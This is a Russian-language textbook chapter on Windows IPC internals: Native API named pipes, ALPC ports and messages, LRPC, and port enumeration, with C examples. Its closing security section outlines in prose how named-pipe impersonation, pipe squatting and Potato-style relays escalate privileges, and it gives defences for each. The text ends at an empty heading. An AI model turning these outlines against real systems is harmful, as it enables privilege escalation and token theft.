Межпроцессное взаимодействие (Inter-Process Communication, IPC) — одна из фундаментальных задач операционной системы. Процессы в Windows изолированы друг от друга благодаря виртуальному адресному пространству, и для обмена данными между ними ядро предоставляет целый спектр механизмов. Каждый из них имеет свою нишу, свои компромиссы между производительностью, удобством и безопасностью.

Классификация IPC-механизмов

Механизм	Уровень	Направление	Типичное применение
Named Pipes	Kernel (NPFS.sys)	Двунаправленный	Клиент-сервер, RPC
Anonymous Pipes	Kernel (NPFS.sys)	Однонаправленный	stdin/stdout между процессами
Mailslots	Kernel (MSFS.sys)	Однонаправленный (broadcast)	Обнаружение сервисов, NetBIOS
Shared Memory (Sections)	Kernel (NtCreateSection)	Двунаправленный	Высокопроизводительный обмен данными
ALPC	Kernel (внутри ntoskrnl)	Двунаправленный + RPC	Системные сервисы, CSRSS, LSASS
COM/DCOM	User-mode (ole32/combase)	RPC-based	Компонентная модель
WM_COPYDATA	User-mode (win32k)	Однонаправленный	Простой обмен между GUI-приложениями
Sockets (localhost)	Kernel (AFD/tcpip)	Двунаправленный	Кроссплатформенный IPC
Memory-Mapped Files	Kernel (NtCreateSection + NtMapViewOfSection)	Двунаправленный	Большие объёмы данных
WNF	Kernel (Wnf*)	Pub/Sub	Уведомления о состоянии системы

Выбор механизма IPC

При выборе механизма IPC необходимо учитывать несколько факторов:

Производительность. Shared memory и ALPC обеспечивают минимальные задержки. Named Pipes добавляют накладные расходы на файловую семантику. Сокеты через loopback проходят через полный сетевой стек (AFD.sys -> tcpip.sys -> loopback), что делает их самым медленным вариантом для локального IPC.

Модель взаимодействия. ALPC и Named Pipes поддерживают модель запрос-ответ, что естественно для RPC. Shared memory требует ручной синхронизации. Mailslots поддерживают только однонаправленную передачу и работают в режиме датаграмм.

Безопасность. ALPC обеспечивает встроенную фильтрацию по SID и Quality of Service (QoS) на уровне ядра. Named Pipes поддерживают стандартные ACL через дескрипторы безопасности. Shared memory требует ручного управления правами доступа на объекте секции.

Кроссплатформенность. Если приложение должно работать и на Linux, единственный реалистичный выбор — сокеты. Все остальные механизмы специфичны для Windows.

Внутренняя реализация

С точки зрения ядра, большинство IPC-механизмов реализованы как объекты в пространстве имён Object Manager:

- Named Pipes создаются в каталоге `\Device\NamedPipe` драйвером NPFS.sys
- Mailslots — в `\Device\Mailslot` драйвером MSFS.sys
- ALPC-порты — объекты типа `ALPC Port` в произвольных каталогах (обычно в `\RPC Control\`, `\Windows\`, `\BaseNamedObjects\`)
- Sections (shared memory) — объекты типа `Section` в `\BaseNamedObjects\` или в `\Sessions\N\BaseNamedObjects\`

Все эти объекты можно увидеть при обходе пространства имён через `NtOpenDirectoryObject` / `NtQueryDirectoryObject`, как мы делали в Главе 7.

15.2 Named Pipes через Native API

Win32 API vs Native API

Традиционный способ работы с именованными каналами в Windows — использование функций `CreateNamedPipe` / `CreateFile` / `ConnectNamedPipe` / `ReadFile` / `WriteFile` из Win32 API. Однако все эти функции в конечном счёте вызывают функции Native API из ntdll.dll.

Цепочка вызовов для создания серверного конца канала:

```
CreateNamedPipeW (kernel32.dll)
├─ NtCreateNamedPipeFile (ntdll.dll)
│   └─ NtCreateNamedPipeFile (syscall)
│       └─ IoCreateFile (ntoskrnl.exe)
│           └─ NPFS!NpCreateClientEnd или NpCreatePipe (npfs.sys)
```

Использование Native API напрямую даёт несколько преимуществ:

1. **Контроль над таймаутами.** `NtCreateNamedPipeFile` принимает `DefaultTimeout` как `LARGE_INTEGER` с точностью до 100 наносекунд. Win32 API `CreateNamedPipe` принимает `nDefaultTimeout` в миллисекундах.
2. **Полный контроль над параметрами.** Native API позволяет задать `CreateOptions` (например, `FILE_OPEN_IF` для мягкого создания), которые недоступны через Win32.
3. **Отсутствие зависимости от kernel32.dll.** Для минимальных программ (shellcode, ранняя инициализация) может быть критично.

NtCreateNamedPipeFile — создание серверного конца

Прототип функции:

```

NTSTATUS NtCreateNamedPipeFile(
    PHANDLE           FileHandle,           // [out] дескриптор канала
    ULONG             DesiredAccess,        // доступ: GENERIC_READ | GENERIC_WRITE | ...
    POBJECT_ATTRIBUTES ObjectAttributes,    // имя канала в NT-формате
    PIO_STATUS_BLOCK  IoStatusBlock,       // статус I/O
    ULONG             ShareAccess,          // FILE_SHARE_READ | FILE_SHARE_WRITE
    ULONG             CreateDisposition,    // FILE_CREATE, FILE_OPEN_IF и т.д.
    ULONG             CreateOptions,        // FILE_SYNCHRONOUS_IO_NONALERT и др.
    ULONG             NamedPipeType,       // 0 = byte stream, 1 = message
    ULONG             ReadMode,            // 0 = byte stream, 1 = message
    ULONG             CompletionMode,      // 0 = blocking (queue), 1 = non-blocking
    ULONG             MaximumInstances,    // макс. число экземпляров
    ULONG             InboundQuota,        // размер буфера входящих данных
    ULONG             OutboundQuota,       // размер буфера исходящих данных
    PLARGE_INTEGER     DefaultTimeout      // таймаут по умолчанию (в 100нс единицах)
);

```

Имя канала в Native API имеет формат NT-пути. Например, если Win32-имя канала — `\\.\pipe\MyPipe`, то NT-путь будет `\Device\NamedPipe\MyPipe`.

```

UNICODE_STRING pipeName;
RtlInitUnicodeStringInline(&pipeName, L"\\Device\\NamedPipe\\MyTestPipe");

OBJECT_ATTRIBUTES oa;
InitializeObjectAttributes(&oa, &pipeName, OBJ_CASE_INSENSITIVE, NULL, NULL);

IO_STATUS_BLOCK iosb;
HANDLE hPipe;
LARGE_INTEGER timeout;
timeout.QuadPart = -10 * 1000 * 1000 * 10LL; // 10 секунд (отрицательное = относительно нуля)

NTSTATUS status = NtCreateNamedPipeFile(
    &hPipe,
    GENERIC_READ | GENERIC_WRITE | SYNCHRONIZE,
    &oa,
    &iosb,
    FILE_SHARE_READ | FILE_SHARE_WRITE,
    FILE_CREATE,           // создать новый
    FILE_SYNCHRONOUS_IO_NONALERT, // синхронный I/O
    0,                     // byte stream mode
    0,                     // byte read mode
    0,                     // blocking mode
    1,                     // одна инстанция
    4096,                  // inbound quota
    4096,                  // outbound quota
    &timeout
);

```

Клиентское подключение через NtCreateFile

Клиент подключается к именованному каналу через обычный `NtCreateFile`, используя тот же NT-путь:


```

UNICODE_STRING pipeName;
RtlInitUnicodeStringInline(&pipeName, L"\\Device\\NamedPipe\\MyTestPipe");

OBJECT_ATTRIBUTES oa;
InitializeObjectAttributes(&oa, &pipeName, OBJ_CASE_INSENSITIVE, NULL, NULL);

IO_STATUS_BLOCK iosb;
HANDLE hClient;

NTSTATUS status = NtCreateFile(
    &hClient,
    GENERIC_READ | GENERIC_WRITE | SYNCHRONIZE,
    &oa,
    &iosb,
    NULL, // AllocationSize
    0, // FileAttributes
    FILE_SHARE_READ | FILE_SHARE_WRITE,
    FILE_OPEN, // открыть существующий
    FILE_SYNCHRONOUS_IO_NONALERT |
    FILE_NON_DIRECTORY_FILE,
    NULL, 0 // EA
);

```

Обмен данными: NtWriteFile и NtReadFile

После установки соединения обмен данными происходит через стандартные файловые операции:

```

// Запись (сервер → клиент или клиент → сервер)
char message[] = "Hello from Native API!";
IO_STATUS_BLOCK iosbWrite;

NtWriteFile(
    hPipe, // или hClient
    NULL, // Event
    NULL, NULL, // APC
    &iosbWrite,
    message,
    (ULONG)strlen(message),
    NULL, // ByteOffset (не используется для pipes)
    NULL // Key
);

// Чтение
char recvBuf[512];
IO_STATUS_BLOCK iosbRead;

NtReadFile(
    hClient, // или hPipe
    NULL, NULL, NULL,
    &iosbRead,
    recvBuf,
    sizeof(recvBuf) - 1,
    NULL, NULL
);

recvBuf[iosbRead.Information] = '\0';
printf("Получено: %s\n", recvBuf);

```

Ожидание подключения: FSCTL_PIPE_LISTEN

В Win32 API для ожидания подключения клиента используется `ConnectNamedPipe`. На уровне Native API это реализуется через `NtFsControlFile` с кодом управления `FSCTL_PIPE_LISTEN`:

```
#define FSCTL_PIPE_LISTEN 0x00110008

IO_STATUS_BLOCK iosbListen;
NTSTATUS status = NtFsControlFile(
    hPipe,
    NULL, NULL, NULL,
    &iosbListen,
    FSCTL_PIPE_LISTEN,
    NULL, 0,
    NULL, 0
);
```

Эта операция блокируется до тех пор, пока клиент не подключится (если канал открыт в синхронном режиме).

Примечание. Полный рабочий пример создания Named Pipe через Native API приведён в файле `code/ch15/named_pipe_native.c`.

Режимы работы Named Pipes

Именованные каналы поддерживают два режима передачи данных:

Byte mode (NamedPipeType = 0). Данные передаются как непрерывный поток байтов, аналогично TCP-соединению. Границы сообщений не сохраняются.

Message mode (NamedPipeType = 1). Каждая операция записи формирует отдельное сообщение, которое читается целиком. Если буфер чтения слишком мал, `NtReadFile` возвращает `STATUS_BUFFER_OVERFLOW`, а оставшуюся часть сообщения можно прочесть следующим вызовом.

Режим чтения (ReadMode) может отличаться от режима передачи. Канал, созданный в message mode, можно читать в byte mode, и тогда границы сообщений игнорируются.

Дуплексный и полудуплексный режимы

Named Pipes в Windows всегда дуплексные — и сервер, и клиент могут одновременно читать и писать. Однако NPFS.sys использует внутренние буферы (InboundQuota и OutboundQuota), и если буфер переполняется, запись блокируется.

Размеры буферов задаются при создании канала и влияют на выделение невыгружаемой памяти в ядре:

InboundQuota: буфер для данных, отправленных клиентом → серверу
OutboundQuota: буфер для данных, отправленных сервером → клиенту

Если оба квоты равны 0, NPFS.sys выделяет буферы по умолчанию (обычно 4096 байт).

15.3 Структура именованного канала


Внутреннее представление в ядре

Драйвер NPFS.sys (Named Pipe File System) — минифильтр файловой системы, который обслуживает устройство `\Device\NamedPipe`. Внутри NPFS каждый именованный канал представлен следующими структурами:

```
NP_FCB (File Control Block)
├── Имя канала
├── Максимальное число экземпляров
├── Тип (byte / message)
├── Список экземпляров (NP_CCB)
│   ├── NP_CCB[0] — серверный конец, экземпляр 0
│   │   ├── Состояние (Listening, Connected, Disconnected, Closing)
│   │   ├── InboundQueue
│   │   ├── OutboundQueue
│   │   └── ClientCCB → NP_CCB клиента
│   ├── NP_CCB[1] — экземпляр 1
│   └── ...
└── SecurityDescriptor
```

Состояния экземпляра канала

Каждый экземпляр серверного конца канала проходит через несколько состояний:



Безопасность Named Pipes

При создании канала сервер может задать дескриптор безопасности через `OBJECT_ATTRIBUTES.SecurityDescriptor`. Это критически важно, поскольку именованные каналы доступны по сети через SMB (протокол `\\server\pipe\name`).

Типичные уязвимости, связанные с Named Pipes:

1. **Pipe squatting.** Атакующий создаёт канал раньше легитимного сервера, перехватывая входящие подключения. Защита: использование `FILE_CREATE` (а не `FILE_OPEN_IF`) и проверка, что канал действительно создан вашим процессом.
2. **Impersonation.** Сервер может имперсонировать клиента через `ImpersonateNamedPipeClient`. Если сервер — вредоносный, он получает токен клиента. Защита: клиент должен ограничить уровень имперсонации при подключении (SecurityQoS в `OBJECT_ATTRIBUTES`).
3. **TOCTOU race.** Между проверкой PID сервера и подключением к каналу злоумышленник может подменить серверный процесс.

15.4 Advanced Local Procedure Call (ALPC)

Историческая справка

ALPC (Advanced Local Procedure Call) — механизм высокопроизводительного межпроцессного взаимодействия в ядре Windows, введённый в Windows Vista как замена устаревшего LPC (Local Procedure Call).


LPC был разработан Дэвидом Катлером для первых версий Windows NT и использовался повсеместно: для взаимодействия с CSRSS (Windows subsystem), LSASS (аутентификация), SMss (Session Manager) и многими другими системными компонентами.

ALPC расширяет LPC следующими возможностями:

- **Масштабируемость.** ALPC использует completion ports вместо выделенных потоков ожидания.
- **Shared memory views.** ALPC поддерживает отображение секций памяти непосредственно в адресные пространства сервера и клиента, что позволяет передавать большие объёмы данных без копирования.
- **Атрибуты сообщений.** Каждое сообщение может содержать дополнительные метаданные: security context, handle information, view information и т.д.
- **Cancellation.** Клиент может отменить ожидающий запрос.
- **Direct event signaling.** ALPC может напрямую пробуждать поток без необходимости переключения через планировщик.

Архитектура ALPC

ALPC работает по модели «порт подключения — порт коммуникации»:



Connection Port (порт подключения) — именованный объект, создаваемый сервером. Клиенты находят сервер по имени этого порта. Сам порт не используется для обмена данными — только для приёма запросов на подключение.

Server Communication Port — безымянный порт, создаваемый при принятии подключения через `NtAlpcAcceptConnectPort`. Каждый клиент получает свой выделенный серверный порт коммуникации.

Client Communication Port — порт, возвращаемый клиенту при успешном вызове `NtAlpcConnectPort`.

Атрибуты порта (ALPC_PORT_ATTRIBUTES)

Структура `ALPC_PORT_ATTRIBUTES` задаёт параметры порта:

```
typedef struct _ALPC_PORT_ATTRIBUTES {
    ULONG                Flags;
    SECURITY_QUALITY_OF_SERVICE SecurityQos;
    SIZE_T               MaxMessageLength;
    SIZE_T               MemoryBandwidth;
    SIZE_T               MaxPoolUsage;
    SIZE_T               MaxSectionSize;
    SIZE_T               MaxViewSize;
    SIZE_T               MaxTotalSectionSize;
    ULONG                DupObjectTypes;
#ifdef _WIN64
    ULONG                Reserved;
#endif
} ALPC_PORT_ATTRIBUTES;
```

- **Flags** — комбинация флагов:
- `0x20000` (`ALPC_PORTFLG_LPC_MODE`) — совместимость с LPC
- `0x40000` (`ALPC_PORTFLG_ALLOW_IMPERSONATION`) — разрешить имперсонацию
- `0x80000` (`ALPC_PORTFLG_ALLOW_DUP_OBJECT`) — разрешить дубликацию дескрипторов
- `0x200000` (`ALPC_PORTFLG_WAITABLE_PORT`) — порт можно ожидать через `WaitForSingleObject`
- `0x400000` (`ALPC_PORTFLG_SYSTEM_PROCESS`) — системный процесс
- **SecurityQos** — уровень имперсонации:
- `SecurityAnonymous` — без имперсонации
- `SecurityIdentification` — только идентификация

- **SecurityImpersonation** — полная имперсонация
- **SecurityDelegation** — делегирование (для сетевого доступа)
- **MaxMessageLength** — максимальный размер сообщения. Если указано 0, используется системное значение по умолчанию (обычно ~64 КБ для ALPC vs ~256 байт для старого LPC).

NtAlpcCreatePort — создание серверного порта

```
NTSTATUS NtAlpcCreatePort(
    PHANDLE      PortHandle,          // [out] дескриптор порта
    POBJECT_ATTRIBUTES ObjectAttributes, // имя порта
    PALPC_PORT_ATTRIBUTES PortAttributes // атрибуты (может быть NULL)
);
```

Пример создания порта:

```
UNICODE_STRING portName;
RtlInitUnicodeStringInline(&portName, L"\\RPC Control\\MyAlpcPort");

OBJECT_ATTRIBUTES oa;
InitializeObjectAttributes(&oa, &portName, 0, NULL, NULL);

ALPC_PORT_ATTRIBUTES portAttr;
ZeroMemory(&portAttr, sizeof(portAttr));
portAttr.MaxMessageLength = 1024;
portAttr.SecurityQos.Length = sizeof(SECURITY_QUALITY_OF_SERVICE);
portAttr.SecurityQos.ImpersonationLevel = SecurityImpersonation;
portAttr.SecurityQos.ContextTrackingMode = SECURITY_DYNAMIC_TRACKING;
portAttr.SecurityQos.EffectiveOnly = FALSE;

HANDLE hPort;
NTSTATUS status = NtAlpcCreatePort(&hPort, &oa, &portAttr);
```

Имя порта обычно создаётся в каталоге **\\RPC Control** (для RPC-портов) или **\\BaseNamedObjects**. Для использования пользовательского каталога необходимо предварительно создать каталог объектов через **NtCreateDirectoryObject**.

NtAlpcConnectPort — подключение клиента

```
NTSTATUS NtAlpcConnectPort(
    PHANDLE      PortHandle,          // [out] клиентский порт
    PUNICODE_STRING PortName,          // имя серверного порта
    POBJECT_ATTRIBUTES ObjectAttributes, // NULL обычно
    PALPC_PORT_ATTRIBUTES PortAttributes, // атрибуты клиента (может быть NULL)
    ULONG        Flags,                // 0 обычно
    PSID         RequiredServerSid,     // проверка SID сервера (может быть NULL)
    PPORT_MESSAGE ConnectionMessage,    // сообщение подключения
    PULONG        BufferLength,          // размер данных в ConnectionMessage
    PVOID         OutMessageAttributes, // атрибуты отправляемого сообщения
    PVOID         InMessageAttributes,  // атрибуты получаемого ответа
    PLARGE_INTEGER Timeout              // таймаут
);
```

Параметр **RequiredServerSid** — мощный механизм безопасности. Если клиент передаёт SID, ядро проверяет, что серверный процесс работает под указанным идентификатором. Это защищает от подмены сервера (ALPC port squatting).

NtAlpcSendWaitReceivePort — основная функция обмена

Эта функция объединяет отправку и получение сообщений в одном вызове, что критически важно для производительности:

```

NTSTATUS NtAlpcSendWaitReceivePort(
    HANDLE          PortHandle,
    ULONG           Flags,
    PPORT_MESSAGE   SendMessage,           // NULL если только приём
    PALPC_MESSAGE_ATTRIBUTES SendAttributes, // NULL обычно
    PPORT_MESSAGE   ReceiveMessage,        // NULL если только отправка
    PSIZE_T         BufferLength,           // размер буфера ReceiveMessage
    PALPC_MESSAGE_ATTRIBUTES ReceiveAttributes, // NULL обычно
    PLARGE_INTEGER  Timeout                // NULL = бесконечно
);

```

Флаги определяют поведение:

- `ALPC_MSGFLG_SYNC_REQUEST` (`0x200000`) — синхронный запрос (ожидать ответ)
- `ALPC_MSGFLG_WAIT_RECEIVE` — ожидать входящее сообщение

Структура `PORT_MESSAGE`

Каждое ALPC-сообщение начинается с заголовка `PORT_MESSAGE`:

```

typedef struct _PORT_MESSAGE {
    union {
        struct {
            CSHORT DataLength; // размер данных после заголовка
            CSHORT TotalLength; // DataLength + sizeof(PORT_MESSAGE)
        } s1;
        ULONG Length;
    } u1;
    union {
        struct {
            CSHORT Type; // тип сообщения (LPC_REQUEST, LPC_REPLY, ...)
            CSHORT DataInfoOffset;
        } s2;
        ULONG ZeroInit;
    } u2;
    union {
        CLIENT_ID ClientId; // PID/TID отправителя (заполняется ядром)
        double DoNotUseThisField;
    };
    ULONG MessageId; // уникальный ID сообщения (заполняется ядром)
    union {
        SIZE_T ClientViewSize;
        ULONG CallbackId;
    };
};
} PORT_MESSAGE;

```

Типы сообщений (`Type`):

Значение	Константа	Описание
1	<code>LPC_REQUEST</code>	Запрос от клиента
2	<code>LPC_REPLY</code>	Ответ от сервера
3	<code>LPC_DATAGRAM</code>	Датаграмма (без ответа)
4	<code>LPC_LOST_REPLY</code>	Потерянный ответ
5	<code>LPC_PORT_CLOSED</code>	Порт закрыт
6	<code>LPC_CLIENT_DIED</code>	Клиентский процесс завершился
7	<code>LPC_EXCEPTION</code>	Исключение
8	<code>LPC_DEBUG_EVENT</code>	Отладочное событие
9	<code>LPC_ERROR_EVENT</code>	Ошибка
10	<code>LPC_CONNECTION_REQUEST</code>	Запрос на подключение

При получении сообщения типа `LPC_CONNECTION_REQUEST` сервер должен вызвать `NtAlpcAcceptConnectPort` для принятия или отклонения подключения:

```
NTSTATUS NtAlpcAcceptConnectPort(
    PHANDLE PortHandle,           // [out] коммуникационный
    HANDLE ConnectionPortHandle,  // дескриптор порта подклю
    ULONG Flags,                  // 0
    POBJECT_ATTRIBUTES ObjectAttributes, // NULL
    PALPC_PORT_ATTRIBUTES PortAttributes, // атрибуты нового порта
    PVOID PortContext,            // пользовательский конте
    PPORT_MESSAGE ConnectionRequest, // входящее сообщение под
    PALPC_MESSAGE_ATTRIBUTES ConnectionMessageAttributes, // NULL
    BOOLEAN AcceptConnection      // TRUE для принятия
);
```

ALPC Views и Sections (Shared Memory)

Одна из ключевых возможностей ALPC, отсутствовавшая в старом LPC, — поддержка разделяемых секций памяти.

Сервер или клиент может создать секцию (через `NtAlpcCreatePortSection` или `NtCreateSection`) и передать её в атрибутах сообщения. При этом ALPC автоматически отображает секцию в адресное пространство получателя.

Это используется для передачи больших объёмов данных (больше `MaxMessageLength`), минуя копирование в ядро и обратно.

Процесс использования ALPC-секций:

1. Создать секцию: `NtAlpcCreateSectionView` или `NtCreateSection`
2. Включить атрибут `ALPC_MESSAGE_VIEW_ATTRIBUTE` в сообщение
3. Отправить сообщение — ядро автоматически отобразит view в адресное пространство получателя
4. Получатель читает/пишет данные непосредственно в shared memory

Безопасность ALPC

ALPC обеспечивает несколько уровней безопасности:

SID-фильтрация. Клиент может при подключении указать `RequiredServerSid`, и ядро гарантирует, что сервер работает под указанной учётной записью.

Quality of Service. Сервер задаёт максимальный уровень имперсонации через `SecurityQos` в атрибутах порта. Это ограничивает возможности серверного процесса по использованию клиентского токена.

Handle duplication. Флаг `ALPC_PORTFLG_ALLOW_DUP_OBJECT` контролирует возможность дубликации дескрипторов через ALPC-сообщения. По умолчанию дубликация запрещена.

Kernel-enforced. Все проверки выполняются в ядре, что исключает обход на пользовательском уровне.

Как системные сервисы используют ALPC

CSRSS (csrss.exe). Client/Server Runtime Subsystem использует ALPC для обработки запросов от Win32-приложений. Порт `\Windows\ApiPort` — основной ALPC-порт CSRSS. Каждое Win32-приложение при старте подключается к этому порту через `CsrClientConnectToServer`.

LSASS (lsass.exe). Local Security Authority Subsystem использует ALPC для обработки запросов аутентификации. Порт `\RPC Control\lsasspipe` — один из портов, используемых для SSPI/Negotiate.

SMSS (smss.exe). Session Manager использует LPC/ALPC-порт `\SmApiPort` для управления сессиями.

Power Manager. Порт `\PowerPort` используется для управления электропитанием.

RPC Runtime. LRPC (Local RPC) использует ALPC-порты в каталоге `\RPC Control\` с именами вида `LRPC-xxxxxxx`.

Примечание. Полный рабочий пример ALPC-сервера и клиента приведён в файле `code/ch15/alpc_server_client.c`.

15.5 RPC поверх ALPC — как работает LRPC

Архитектура LRPC

Когда RPC-вызов выполняется между двумя процессами на одной машине, среда исполнения RPC автоматически выбирает транспорт LRPC (Local RPC) вместо TCP/IP или Named Pipes. LRPC построен поверх ALPC.

Цепочка вызовов для локального RPC:

```
Клиент: MyRpcFunction()
├─ rpcrt4!NdrClientCall3
│   └─ rpcrt4!LRPC_CASSOCIATION::AlpcSendReceive
│       └─ ntdll!NtAlpcSendWaitReceivePort
│           └─ nt!AlpcpSendMessage (ядро)
│               └─ nt!AlpcpReceiveMessage
│                   └─ rpcrt4!LRPC_SCALL::Dispatch (сервер)
│                       └─ MyRpcServerFunction()
```

Именованние LRPC-портов

Каждый RPC-сервер создаёт ALPC-порт с автоматически генерируемым именем вида `LRPC-XXXXXXXX` в каталоге `\RPC Control\`. Суффикс XXXXXXXX — шестнадцатеричный идентификатор, уникальный для данного endpoint.

RPC endpoint mapper (rpcss сервис) ведёт базу данных соответствий между UUID интерфейса и именем ALPC-порта. Клиент сначала обращается к endpoint mapper, чтобы узнать имя ALPC-порта, а затем подключается напрямую.

Формат LRPC-сообщений

LRPC-сообщения содержат заголовок `PORT_MESSAGE`, за которым следует NDR-сериализованные данные (Network Data Representation). NDR — формат маршалинга данных, используемый Microsoft RPC.

Для небольших вызовов (менее ~1 КБ) данные передаются inline в теле сообщения. Для больших вызовов LRPC автоматически создаёт ALPC-секцию и передаёт данные через shared memory.

Перечисление RPC-эндпоинтов

Для перечисления RPC-эндпоинтов можно использовать несколько подходов:

1. **RPC Endpoint Mapper API** — `RpcMgmtEpEltInqBegin` / `RpcMgmtEpEltInqNext`
2. **WMI** — класс `Win32_DCOMApplication`
3. **ALPC-порты** — сканирование каталога `\RPC Control\` через Object Manager API

Примечание. PowerShell-скрипт для перечисления RPC-эндпоинтов приведён в файле `code/ch15/rpc_endpoints.ps1`.

15.6 Перечисление ALPC-портов в системе

Метод 1: Обход каталогов Object Manager

Самый простой способ — открыть каталог `\RPC Control\` (или `\`) через `NtOpenDirectoryObject` и перечислить объекты типа `ALPC Port`:

```
// Открываем \RPC Control\
// NtQueryDirectoryObject возвращает OBJECT_DIRECTORY_INFORMATION
// Фильтруем по TypeName = "ALPC Port"
```

Этот метод показывает только именованные порты (connection ports). Безымянные коммуникационные порты не видны в Object Manager.

Метод 2: Сканирование таблицы дескрипторов

Более полный метод — использование `NtQuerySystemInformation` с классом `SystemExtendedHandleInformation` (64) для получения всех дескрипторов в системе, а затем фильтрация по типу объекта `ALPC Port`.

Алгоритм:

1. Вызвать `NtQuerySystemInformation(SystemExtendedHandleInformation, ...)` для получения полной таблицы дескрипторов.
2. Для каждого дескриптора с типом, соответствующим `ALPC Port`: а. Открыть процесс-владелец через `NtOpenProcess`. б. Дублировать дескриптор через `NtDuplicateObject`. с. Запросить имя объекта через `NtQueryObject(ObjectNameInformation)`.
3. Вывести информацию: PID, имя процесса, имя порта.

Этот метод показывает как именованные, так и безымянные ALPC-порты.

***Примечание.** Полный рабочий пример перечисления ALPC-портов приведён в файле `code/ch15/enum_alpc_ports.c`.*

Определение ObjectTypeInfo для ALPC Port

Индекс типа объекта `ALPC Port` варьируется между версиями Windows. Для его определения можно использовать `NtQueryObject` с классом `ObjectTypesInformation`, который возвращает список всех типов объектов в системе с их индексами:

```
// Запросить ObjectTypesInformation
// Обойти список OBJECT_TYPE_INFORMATION
// Найти запись с TypeName = "ALPC Port"
// Запомнить TypeIndex
```

На Windows 10/11 x64 индекс типа `ALPC Port` обычно находится в диапазоне 42-46, но полагаться на конкретное значение не следует.

15.7 Вопросы безопасности IPC-механизмов

Атаки на Named Pipes

Named Pipe Impersonation Attack. Злоумышленник создаёт Named Pipe с именем, которое ожидает привилегированный сервис, и ожидает подключения. Когда сервис подключается и отправляет данные, атакующий вызывает `ImpersonateNamedPipeClient` для получения токена сервиса.

Защита: - Сервер: указывать явный `SecurityDescriptor` при создании канала - Клиент: указывать `SECURITY_SQOS_PRESENT | SECURITY_IDENTIFICATION` в `dwFlagsAndAttributes` при подключении, чтобы ограничить уровень имперсонации

Pipe Relay (Potato attacks). Семейство атак (Hot Potato, Sweet Potato, Print Spooler Potato), использующих Named Pipes для перенаправления аутентификации NTLM привилегированного процесса.

Атаки на ALPC

